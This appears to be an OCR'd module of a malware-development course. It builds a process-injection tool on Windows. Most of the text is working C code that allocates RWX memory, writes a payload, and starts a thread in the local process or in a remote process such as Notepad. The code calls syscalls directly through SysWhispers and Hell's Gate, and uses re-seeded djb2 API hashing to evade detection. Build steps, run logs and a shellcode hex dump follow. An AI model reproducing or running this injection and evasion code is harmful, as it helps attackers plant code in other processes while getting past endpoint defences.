
Available Build Customization Files:

Name	Path
□ ImageContentTask(.targets, .pr...	$(VCTargetsPath)\BuildCustomizations\ImageContentTask.targets
□ lc(.targets, .props)	$(VCTargetsPath)\BuildCustomizations\lc.targets
□ marmasm(.targets, .props)	$(VCTargetsPath)\BuildCustomizations\marmasm.targets
☑ masm(.targets, .props)	$(VCTargetsPath)\BuildCustomizations\masm.targets
□ MeshContentTask(.targets, .pro...	$(VCTargetsPath)\BuildCustomizations\MeshContentTask.targets
□ ShaderGraphContentTask(.targe...	$(VCTargetsPath)\BuildCustomizations\ShaderGraphContentTask.ta

Step 3

Modify the properties to set the ASM file to be compiled using *Microsoft Macro Assembler*.

SysWhispers
References
External Dependencies
Header Files
SysWhispers.h
Resource Files
Source Files
main.c
SysWhispers.c
SysWhispers-asm.x64.asm
Open
Open With...
Code Cleanup
View Class Diagram
Compile Ctrl+F7
Analyze
Scope to This
New Solution Explorer View
Exclude From Project
Cut Ctrl+X
Copy Ctrl+C
Remove Del
Rename F2
Properties Alt+Enter



SysWhispers-asm.x64.asm Property Pages

Configuration: All Configurations

Platform: Active(x64)

Item Type: Microsoft Macro Assembler

Item Type

Item type determines the build tool or the file.

Step 4

The Visual Studio project can now be compiled. The `ClassicInjectionViaSyscalls` function is shown below.

```
BOOL ClassicInjectionViaSyscalls(IN HANDLE hProcess, IN PVOID pPayload, IN SIZE_T
sPayloadSize) {


        NTSTATUS        STATUS                  = 0x00;
        PVOID           pAddress                = NULL;
        ULONG           uOldProtection          = NULL;

        SIZE_T          sSize                   = sPayloadSize,
                            sNumberOfBytesWritten   = NULL;
        HANDLE          hThread                 = NULL;



        // Allocating memory
        if ((STATUS = NtAllocateVirtualMemory(hProcess, &pAddress, 0, &sSize,
MEM_RESERVE | MEM_COMMIT, PAGE_READWRITE)) != 0) {
```

```
                printf("[!] NtAllocateVirtualMemory Failed With Error : 0x%0.8X
\n", STATUS);
                return FALSE;
        }
        printf("[+] Allocated Address At : 0x%p Of Size : %d \n", pAddress,
sSize);
        printf("[#] Press <Enter> To Write The Payload ... ");
        getchar();

//-------------------------------------------------------------------------
        // Writing the payload
        printf("\t[i] Writing Payload Of Size %d ... ", sPayloadSize);
        if ((STATUS = NtWriteVirtualMemory(hProcess, pAddress, pPayload,
sPayloadSize, &sNumberOfBytesWritten)) != 0 || sNumberOfBytesWritten !=
sPayloadSize) {
                printf("[!] pNtWriteVirtualMemory Failed With Error : 0x%0.8X
\n", STATUS);
                printf("[i] Bytes Written : %d of %d \n", sNumberOfBytesWritten,
sPayloadSize);
                return FALSE;
        }
        printf("[+] DONE \n");

//-------------------------------------------------------------------------
        // Changing the memory's permissions to RWX
        if ((STATUS = NtProtectVirtualMemory(hProcess, &pAddress, &sPayloadSize,
PAGE_EXECUTE_READWRITE, &uOldProtection)) != 0) {
                printf("[!] NtProtectVirtualMemory Failed With Error : 0x%0.8X
\n", STATUS);
                return FALSE;
        }

//-------------------------------------------------------------------------
        // Executing the payload via thread
        printf("[#] Press <Enter> To Run The Payload ... ");
        getchar();
        printf("\t[i] Running Thread Of Entry 0x%p ... ", pAddress);
        if ((STATUS = NtCreateThreadEx(&hThread, THREAD_ALL_ACCESS, NULL,
hProcess, pAddress, NULL, NULL, NULL, NULL, NULL, NULL)) != 0) {
                printf("[!] NtCreateThreadEx Failed With Error : 0x%0.8X \n",
STATUS);
                return FALSE;
        }
        printf("[+] DONE \n");
        printf("\t[+] Thread Created With Id : %d \n", GetThreadId(hThread));

        return TRUE;
}
```

Implementation Using Hell's Gate

The last implementation for this module is using Hell's Gate. First, ensure that the same steps done to set up the Visual Studio project with SysWhispers3 are done here too. Specifically, enabling MASM and modifying the properties to set the ASM file to be compiled using the Microsoft Macro Assembler.

Changing Payload Function

A few changes need to be made to the Hell's Gate code. First, the Payload function must be replaced with the `ClassicInjectionViaSyscalls` function.

```
BOOL ClassicInjectionViaSyscalls(IN PVX_TABLE pVxTable, IN HANDLE hProcess, IN
PBYTE pPayload, IN SIZE_T sPayloadSize) {

        NTSTATUS        STATUS                  = 0x00;
        PVOID           pAddress                = NULL;
        ULONG           uOldProtection          = NULL;

        SIZE_T          sSize                   = sPayloadSize,
                            sNumberOfBytesWritten   = NULL;
        HANDLE          hThread                 = NULL;


        // Allocating memory
        HellsGate(pVxTable->NtAllocateVirtualMemory.wSystemCall);
        if ((STATUS = HellDescent(hProcess, &pAddress, 0, &sSize, MEM_RESERVE |
MEM_COMMIT, PAGE_READWRITE)) != 0) {
                printf("[!] NtAllocateVirtualMemory Failed With Error : 0x%0.8X
\n", STATUS);
                return FALSE;
        }

        printf("[+] Allocated Address At : 0x%p Of Size : %d \n", pAddress,
sSize);
        printf("[#] Press <Enter> To Write The Payload ... ");
        getchar();

//----------------------------------------------------------------------------

        // Writing the payload
        printf("\t[i] Writing Payload Of Size %d ... ", sPayloadSize);
        HellsGate(pVxTable->NtWriteVirtualMemory.wSystemCall);
        if ((STATUS = HellDescent(hProcess, pAddress, pPayload, sPayloadSize,
&sNumberOfBytesWritten)) != 0 || sNumberOfBytesWritten != sPayloadSize) {
                printf("[!] pNtWriteVirtualMemory Failed With Error : 0x%0.8X
\n", STATUS);
                printf("[i] Bytes Written : %d of %d \n", sNumberOfBytesWritten,
sPayloadSize);
```

```
                return FALSE;
        }
        printf("[+] DONE \n");

//--------------------------------------------------------------------------


        // Changing the memory's permissions to RWX
        HellsGate(pVxTable->NtProtectVirtualMemory.wSystemCall);
        if ((STATUS = HellDescent(hProcess, &pAddress, &sPayloadSize,
PAGE_EXECUTE_READWRITE, &uOldProtection)) != 0) {
                printf("[!] NtProtectVirtualMemory Failed With Error : 0x%0.8X
\n", STATUS);
                return FALSE;
        }

//--------------------------------------------------------------------------
        // Executing the payload via thread
        printf("[#] Press <Enter> To Run The Payload ... ");
        getchar();
        printf("\t[i] Running Thread Of Entry 0x%p ... ", pAddress);
        HellsGate(pVxTable->NtCreateThreadEx.wSystemCall);
        if ((STATUS = HellDescent(&hThread, THREAD_ALL_ACCESS, NULL, hProcess,
pAddress, NULL, NULL, NULL, NULL, NULL, NULL)) != 0) {
                printf("[!] NtCreateThreadEx Failed With Error : 0x%0.8X \n",
STATUS);
                return FALSE;
        }
        printf("[+] DONE \n");
        printf("\t[+] Thread Created With Id : %d \n", GetThreadId(hThread));



        return TRUE;
}
```

Updating The VX_TABLE Structure

Next, the VX_TABLE structure must be updated with the names of the syscalls that are used in this module, as shown below.

```
typedef struct _VX_TABLE {
        VX_TABLE_ENTRY NtAllocateVirtualMemory;
        VX_TABLE_ENTRY NtWriteVirtualMemory;
        VX_TABLE_ENTRY NtProtectVirtualMemory;
        VX_TABLE_ENTRY NtCreateThreadEx;
} VX_TABLE, * PVX_TABLE;
```

Updating Seed Value

A new seed value will be used to replace the old one to change the hash values of the syscalls. The djb2 hashing function is updated with the new seed value below.


```
DWORD64 djb2(PBYTE str) {
        DWORD64 dwHash = 0x77347734DEADBEEF; // Old value: 0x7734773477347734
        INT c;

        while (c = *str++)
                dwHash = ((dwHash << 0x5) + dwHash) + c;

        return dwHash;
}
```

The following `printf` statements should be added to a new project to generate the djb2 hash values.

```
printf("#define %s%s 0x%p \n", "NtAllocateVirtualMemory", "_djb2",
(DWORD64)djb2("NtAllocateVirtualMemory"));
printf("#define %s%s 0x%p \n", "NtWriteVirtualMemory", "_djb2",
djb2("NtWriteVirtualMemory"));
printf("#define %s%s 0x%p \n", "NtProtectVirtualMemory", "_djb2",
djb2("NtProtectVirtualMemory"));
printf("#define %s%s 0x%p \n", "NtCreateThreadEx", "_djb2",
djb2("NtCreateThreadEx"));
```



```
PS C:\Users\User\Desktop\Intermediate\hasher\Release\x64> .\Hasher.exe
#define NtAllocateVirtualMemory_djb2 0x7B2D1D431C81F5F6
#define NtWriteVirtualMemory_djb2 0x54AEE238645CCA7C
#define NtProtectVirtualMemory_djb2 0xA0DCC2851566E832
#define NtCreateThreadEx_djb2 0x2786FB7E75145F1A
PS C:\Users\User\Desktop\Intermediate\hasher\Release\x64>
```

Once the values are generated, add them to the start of the Hell's Gate project.

```
#define NtAllocateVirtualMemory_djb2  0x7B2D1D431C81F5F6
#define NtWriteVirtualMemory_djb2     0x54AEE238645CCA7C
#define NtProtectVirtualMemory_djb2   0xA0DCC2851566E832
#define NtCreateThreadEx_djb2         0x2786FB7E75145F1A
```

Updating The Main Function

The main function must be updated to call the `ClassicInjectionViaSyscalls` instead of the payload function. The function will use the above-generated hashes as shown below.

```
INT main() {
        // Getting the PEB structure
        PTEB pCurrentTeb = RtlGetThreadEnvironmentBlock();
        PPEB pCurrentPeb = pCurrentTeb->ProcessEnvironmentBlock;
        if (!pCurrentPeb || !pCurrentTeb || pCurrentPeb->OSMajorVersion != 0xA)
                return 0x1;

        // Getting the NTDLL module
        PLDR_DATA_TABLE_ENTRY pLdrDataEntry = (PLDR_DATA_TABLE_ENTRY)
```

```
((PBYTE)pCurrentPeb->LoaderData->InMemoryOrderModuleList.Flink->Flink - 0x10);

        // Getting the EAT of Ntdll
        PIMAGE_EXPORT_DIRECTORY pImageExportDirectory = NULL;
        if (!GetImageExportDirectory(pLdrDataEntry->DllBase,
&pImageExportDirectory) || pImageExportDirectory == NULL)
                return 0x01;

//--------------------------------------------------------------------------
        // Initializing the 'Table' structure
        VX_TABLE Table = { 0 };
        Table.NtAllocateVirtualMemory.dwHash = NtAllocateVirtualMemory_djb2;
        if (!GetVxTableEntry(pLdrDataEntry->DllBase, pImageExportDirectory,
&Table.NtAllocateVirtualMemory))
                return 0x1;

        Table.NtWriteVirtualMemory.dwHash = NtWriteVirtualMemory_djb2;
        if (!GetVxTableEntry(pLdrDataEntry->DllBase, pImageExportDirectory,
&Table.NtWriteVirtualMemory))
                return 0x1;

        Table.NtProtectVirtualMemory.dwHash = NtProtectVirtualMemory_djb2;
        if (!GetVxTableEntry(pLdrDataEntry->DllBase, pImageExportDirectory,
&Table.NtProtectVirtualMemory))
                return 0x1;

        Table.NtCreateThreadEx.dwHash = NtCreateThreadEx_djb2;
        if (!GetVxTableEntry(pLdrDataEntry->DllBase, pImageExportDirectory,
&Table.NtCreateThreadEx))
                return 0x1;

//--------------------------------------------------------------------------
        // injection code - calling the 'ClassicInjectionViaSyscalls' function


// If local injection
#ifdef LOCAL_INJECTION
        if (!ClassicInjectionViaSyscalls(&Table, (HANDLE)-1, Payload,
sizeof(Payload)))
                return 0x1;
#endif // LOCAL_INJECTION

// If remote injection
#ifdef REMOTE_INJECTION
        // Open a handle to the target process
        printf("[i] Targeting process of id : %d \n", PROCESS_ID);
        HANDLE hProcess = OpenProcess(PROCESS_ALL_ACCESS, FALSE, PROCESS_ID);
        if (hProcess == NULL) {
                printf("[!] OpenProcess Failed With Error : %d \n",
GetLastError());
                return -1;
        }

        if (!ClassicInjectionViaSyscalls(&Table, hProcess, Payload,
sizeof(Payload)))
                return 0x1;

#endif // REMOTE_INJECTION

        return 0x00;
}
```

Local vs Remote Injection

Since the implemented `ClassicInjectionViaSyscalls` can work on both the local process and the remote process level, a preprocessor macro code was constructed to target the local process if `LOCAL_INJECTION` is defined. The preprocessor code is shown below.


```
#define LOCAL_INJECTION

#ifndef LOCAL_INJECTION
#define REMOTE_INJECTION
// Set the target process PID
#define PROCESS_ID      18784
#endif // !LOCAL_INJECTION
```

The `#define LOCAL_INJECTION` can be commented out to target a remote process. In this case, the process of PID equal to `PROCESS_ID` will be targeted. If `#define LOCAL_INJECTION` is not commented, which is the default setting in the shared code, then the local process's pseudo handle is used which is equal to `(HANDLE)-1`.

Demo

Using the SysWhispers implementation locally.



```c
// @NUL0x4C | @mrd0x : MalDevAcademy

#include <Windows.h>
#include <stdio.h>

#include "SysWhispers.h"

// comment to enable remote-injection code
//
#define LOCAL_INJECTION

#ifndef LOCAL_INJECTION
#define REMOTE_INJECTION
// change the pid to thats of the process to ta
#define PROCESS_ID  18784
#endif // !LOCAL_INJECTION

/*
SysWhispers.h - SysWhispers.
    python syswhispers.py -a
*/

BOOL ClassicInjectionViaSysc


    NTSTATUS    STATUS
    PVOID       pAddress
    ULONG       uOldProtecti

    SIZE_T      sSize
                sNumberOfByt
    HANDLE      hThread


    // allocating memory
    if ((STATUS = NtAllocate
        printf("[!] NtAlloca
        return FALSE;
    }
    printf("[+] Allocated Ad
    printf("[#] Press <Enter
```

Windows PowerShell

```
PS C:\Users\User\Desktop\Intermediate\ClassicalInjection\x64\Release> .\SysWhispers.exe
[+] Allocated Address At : 0x00000224B7530000 Of Size : 4096
[#] Press <Enter> To Write The Payload ...
        [i] Writing Payload Of Size 272 ... [+] DONE
[#] Press <Enter> To Run The Payload ...
        [i] Running Thread Of Entry 0x00000224B7530000 ... [+] DONE
        [+] Thread Created With Id : 12420
[#] Press <Enter> To Quit ...
```

SysWhispers.exe (24648) Properties

General | Statistics | Performance | Threads | Token | Modules | Memory | Environment | Handles | GPU | Comment


☑ Hide free regions

Base address	Type	Size	Protection
0x7ffcc4395000	Image: Commit	8 kB	WC
0x7ffcc29d4000	Image: Commit	4 kB	WC
0x7ffcc2561000	Image: Commit	4 kB	WC
0x7ffcc4221000	Image: Commit	1,196 kB	RX
0x7ffcc2921000	Image: Commit	504 kB	RX
0x7ffcc24d1000	Image: Commit	412 kB	RX
0x7ffcc1cd1000	Image: Commit	780 kB	RX
0x7ffcc18e1000	Image: Commit	1,500 kB	RX
0x7ffcacf51000	Image: Commit	64 kB	RX
0x7ff6b3211000	Image: Commit	8 kB	RX
0x224b7530000	Private: Commit	4 kB	RWX
0xc0373fc000	Private: Commit	12 kB	RW+G
0xc0372fc000	Private: Commit	12 kB	RW+G
0xc0371fb000	Private: Commit	12 kB	RW+G
0xc0370f9000	Private: Commit	12 kB	RW+G
0x7ffcc4397000	Image: Commit	36 kB	RW
0x7ffcc4394000	Image: Commit	4 kB	RW
0x7ffcc29d3000	Image: Commit	4 kB	RW
0x7ffcc2562000	Image: Commit	8 kB	RW
0x7ffcc2560000	Image: Commit	4 kB	RW
0x7ffcc1dcf000	Image: Commit	12 kB	RW
0x7ffcc1c0d000	Image: Commit	20 kB	RW

SysWhispers.exe (24648) (0x224b7530000 - 0x224b7531000)

```
00000000 fc 48 83 e4 f0 e8 c0 00 00 00 41 51 41 50 52 51 .H........AQAPRQ
00000010 56 48 31 d2 65 48 8b 52 60 48 8b 52 18 48 8b 52 VH1.eH.R`H.R.H.R
00000020 20 48 8b 72 50 48 0f b7 4a 4a 4d 31 c9 48 31 c0  H.rPH..JJM1.H1.
00000030 ac 3c 61 7c 02 2c 20 41 c1 c9 0d 41 01 c1 e2 ed .<a|., A...A....
00000040 52 41 51 48 8b 52 20 8b 42 3c 48 01 d0 8b 80 88 RAQH.R .B<H.....
00000050 00 00 00 48 85 c0 74 67 48 01 d0 50 8b 48 18 44 ...H..tgH..P.H.D
00000060 8b 40 20 49 01 d0 e3 56 48 ff c9 41 8b 34 88 48 .@ I...VH..A.4.H
00000070 01 d6 4d 31 c9 48 31 c0 ac 41 c1 c9 0d 41 01 c1 ..M1.H1..A...A..
00000080 38 e0 75 f1 4c 03 4c 24 08 45 39 d1 75 d8 58 44 8.u.L.L$.E9.u.XD
00000090 8b 40 24 49 01 d0 66 41 8b 0c 48 44 8b 40 1c 49 .@$I..fA..HD.@.I
000000a0 01 d0 41 8b 04 88 48 01 d0 41 58 41 58 5e 59 5a ..A...H..AXAX^YZ
000000b0 41 58 41 59 41 5a 48 83 ec 20 41 52 ff e0 58 41 AXAYAZH.. AR..XA
000000c0 59 5a 48 8b 12 e9 57 ff ff ff 5d 48 ba 01 00 00 YZH...W...]H....
000000d0 00 00 00 00 00 48 8d 8d 01 01 00 00 41 ba 31 8b .....H......A.1.
000000e0 6f 87 ff d5 bb e0 1d 2a 0a 41 ba a6 95 bd 9d ff o......*.A......
000000f0 d5 48 83 c4 28 3c 06 7c 0a 80 fb e0 75 05 bb 47 .H..(<.|....u..G
00000100 13 72 6f 6a 00 59 41 89 da ff d5 63 61 6c 63 00 .roj.YA....calc.
00000110 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000120 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000130 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000140 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000150 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000160 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000170 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000180 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
```

Using SysWhispers implementation remotely.



```c
// @NUL0x4C | @mrd0x : MalDevAcademy

#include <Windows.h>
#include <stdio.h>

#include "SysWhispers.h"


// comment to enable remote-injection code
//\
#define LOCAL_INJECTION


#ifndef LOCAL_INJECTION
#define REMOTE_INJECTION
// change the pid to thats of the process to target
#define PROCESS_ID  3120
#endif // !LOCAL_INJECTION

/*
SysWhispers.h - SysWhispers.
    python syswhispers.py -a
*/


BOOL ClassicInjectionViaSysc


    NTSTATUS    STATUS
    PVOID       pAddress
    ULONG       uOldProtecti

    SIZE_T      sSize
                sNumberOfByt
    HANDLE      hThread


    // allocating memory
    if ((STATUS = NtAllocate
```

Windows PowerShell

```
PS C:\Users\User\Desktop\Intermediate\ClassicalInjection\x64\Release> .\SysWhispers.exe
[i] Targeting process of id : 3120
[+] Allocated Address At : 0x0000016300A50000 Of Size : 4096
[#] Press <Enter> To Write The Payload ...
        [i] Writing Payload Of Size 272 ... [+] DONE
[#] Press <Enter> To Run The Payload ...
        [i] Running Thread Of Entry 0x0000016300A50000 ... [+] DONE
        [+] Thread Created With Id : 22468
[#] Press <Enter> To Quit ...
```

Notepad.exe (3120) Properties

General | Statistics | Performance | Threads | Token | Modules | Memory | Environment | Handles | GPU | Comment


☑ Hide free regions

Base address	Type	Size	Protection
0x7ffcc4397000	Image: Commit	36 kB	RW
